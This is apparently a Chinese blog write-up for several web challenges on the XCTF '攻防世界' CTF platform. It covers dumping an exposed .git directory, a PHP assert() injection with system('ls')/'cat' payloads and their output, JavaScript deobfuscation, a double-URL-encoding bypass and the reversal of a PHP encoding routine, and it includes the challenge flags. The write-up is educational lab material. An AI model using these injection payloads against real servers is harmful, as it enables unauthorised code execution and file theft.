攻防世界--web高级writeup

原创

^BonnenuIt 于 2019-09-22 16:05:50 发布 636 收藏
分类专栏： CTF 文章标签： ctf writeup 学习中


根据大佬们的writeup做出来后，自我整理下知识点及分类

目录


---

mfw git泄露

注意 page=about ， 可以传数据
且用git写可能有git泄露
传flag为空，代表有文件，如果报错，是没有



git泄露




```
C:\Python27\GitHack-master>python GitHack.py http://111.198.29.45:50227/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[File not found] templates/about.php
[File not found] templates/home.php
[OK] templates/contact.php
[OK] templates/flag.php
[OK] index.php
```

查看flag.php没有东西
查看index.php

```php
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```


page没有经过任何过滤和处理，所以可以传递参数闭合strpos函数
设置page为'.system("cat ./templates/flag.php").',查看源代码，可获得flag


分步理解
'.system("ls").'

index.php templates index.php templates That file doesn't exist!

'.system("ls templates").'

about.php contact.php flag.php home.php about.php contact.php flag.php home.php That file doesn't exist!

'.system("cat ./templates/flag.php").'
一定要查看源代码，不然就亏大了！




```
1 <?php $FLAG="cyberpeace{883d757e2a303ee0d1e7cb60be17220e}"; ?>
2 <?php $FLAG="cyberpeace{883d757e2a303ee0d1e7cb60be17220e}"; ?>
3 That file doesn't exist!
```

NaNNaNNaNNaN-Batman js代码审计

得到一个文件，打开后乱码，webstorm整理格式也不行，发现一个很长很长的字符串，name为_，可发现应该是一个函数function

```
<script>_ = 'function $(){□e=□getEle□ById("c").value;□length==16□^be0f23□233ac□e98aa$□c7be9□){□t□fl□s_al
for (Y in $ = '□□□□ □□□□□□□□') with (_.split($[Y])) _ = join(pop());
eval(_)</script>
```

eval()改成alert(_)可输出function的函数
或者改成console.log()

整理得

```
function $() {
    var e = document.getElementById("c").value;
    if (e.length == 16) if (e.match(/^be0f23/) != null) if (e.match(/233ac/)
        var t = ["fl", "s_a", "i", "e}"];
        var n = ["a", "_h0l", "n"];
        var r = ["g{", "e", "_0"];
        var i = ["it'", "_", "n"];
        var s = [t, n, r, i];
        for (var o = 0; o < 13; ++o) {
            document.write(s[o % 4][0]);
            s[o % 4].splice(0, 1)
        }
    }
}

document.write('<input id="c"><button onclick=$()>Ok</button>');
delete _
```

代码审计，对正则表达式不太熟悉

https://blog.csdn.net/lucky541788/article/details/81711711

^ —— 匹配输入字符串的开始位置，除非
$ —— 匹配输入字符串的结尾位置。如果

以be0f23开头
以e98aa结尾
包含233ac
包含c7be9
然后重复的部分去掉
输入be0f233ac7be98aa

Ok

或者这部分可直接输出s得到flag

```
var t = ["fl", "s_a", "i", "e}"];
var n = ["a", "_h0l", "n"];
var r = ["g{", "e", "_0"];
var i = ["it'", "_", "n"];
var s = [t, n, r, i];
for (var o = 0; o < 13; ++o) {
    document.write(s[o % 4][0]);
    s[o % 4].splice(0, 1)
}
console.log(s);
```


PHP2--phps

phps文件就是php的源代码文件，通常用于提供给用户（访问者）查看php代码，因为用户无法直接通过Web浏览器看到php文件的内容，所以需要用phps文件代替。其实，只要不用php等已经在服> 务器中注册过的MIME类型为文件即可，但为了国际通用，所以才用了phps文件类型。 它的MIME类型为：text/html, application/x-httpd-php-source, application/x-httpd-php3-source。

看大佬的writeup 能扫目录扫出来index.phps,我只能扫出两个，如果再遇上只能猜了

dirsearch命令复习一下：用python3

python dirsearch.py -u url -e*

要传入一个id并且这个id进行url解码后的值为admin

当我们在浏览器输入admin时，浏览器会对admin进行一次url解码

所以需要对admin进行两次url编码才可

urldecode($_GET[id]) ------>url解码

http://web.chacuo.net/charseturlencode

找了半天终于找到能用的了

web2--加密解密

要对函数很熟悉

```php
<?php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";

function  encode($str){
        $_o=strrev($str);
        //  echo  $_o;

        for($_0=0;$_0<strlen($_o);$_0++){

                $_c=substr($_o,$_0,1);
                $__=ord($_c)+1;
                $_c=chr($__);
                $_=$_.$_c;
        }
        return  str_rot13(strrev(base64_encode($_)));
}

highlight_file(__FILE__);
/*
      逆向加密算法，解密$miwen就是flag
*/
?>
```


分析其中的PHP内置函数

- strrev(string): 反转字符串
- strlen(string): 返回字符串的长度
- substr(string, start, length): 返回字符串的一部分
  - string: 所需要的字符串
  - start: 在字符串何处开始
  - length: 可选。规定被返回字符串的长度。默认是直到字符串的结尾
- ord(string): 返回字符串首个字符的 ASCII 值
- chr(): 从指定的 ASCII 值返回对应的字符
- str_rot13(string): 对字符串执行 ROT13 编码。
  - ROT13 编码把每一个字母在字母表中向前移动 13 个字母。数字和非字母字符保持不变
  - 编码和解码都是由该函数完成的。如果把已编码的字符串作为参数，那么将返回原始字符串
- base64_encode(string): 使用 MIME base64 对数据进行编码

```php
$miwen="a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws";
   $a = base64_decode(strrev(str_rot13($miwen)));
   $fin = "";
   for($x=0; $x<strlen($a); $x++) {
       $c = substr($a,$x,1);
       $_ = ord($c)-1;
       $_c = chr($_);
       $fin = $fin.$_c;
   }
   echo strrev($fin);
```

lottery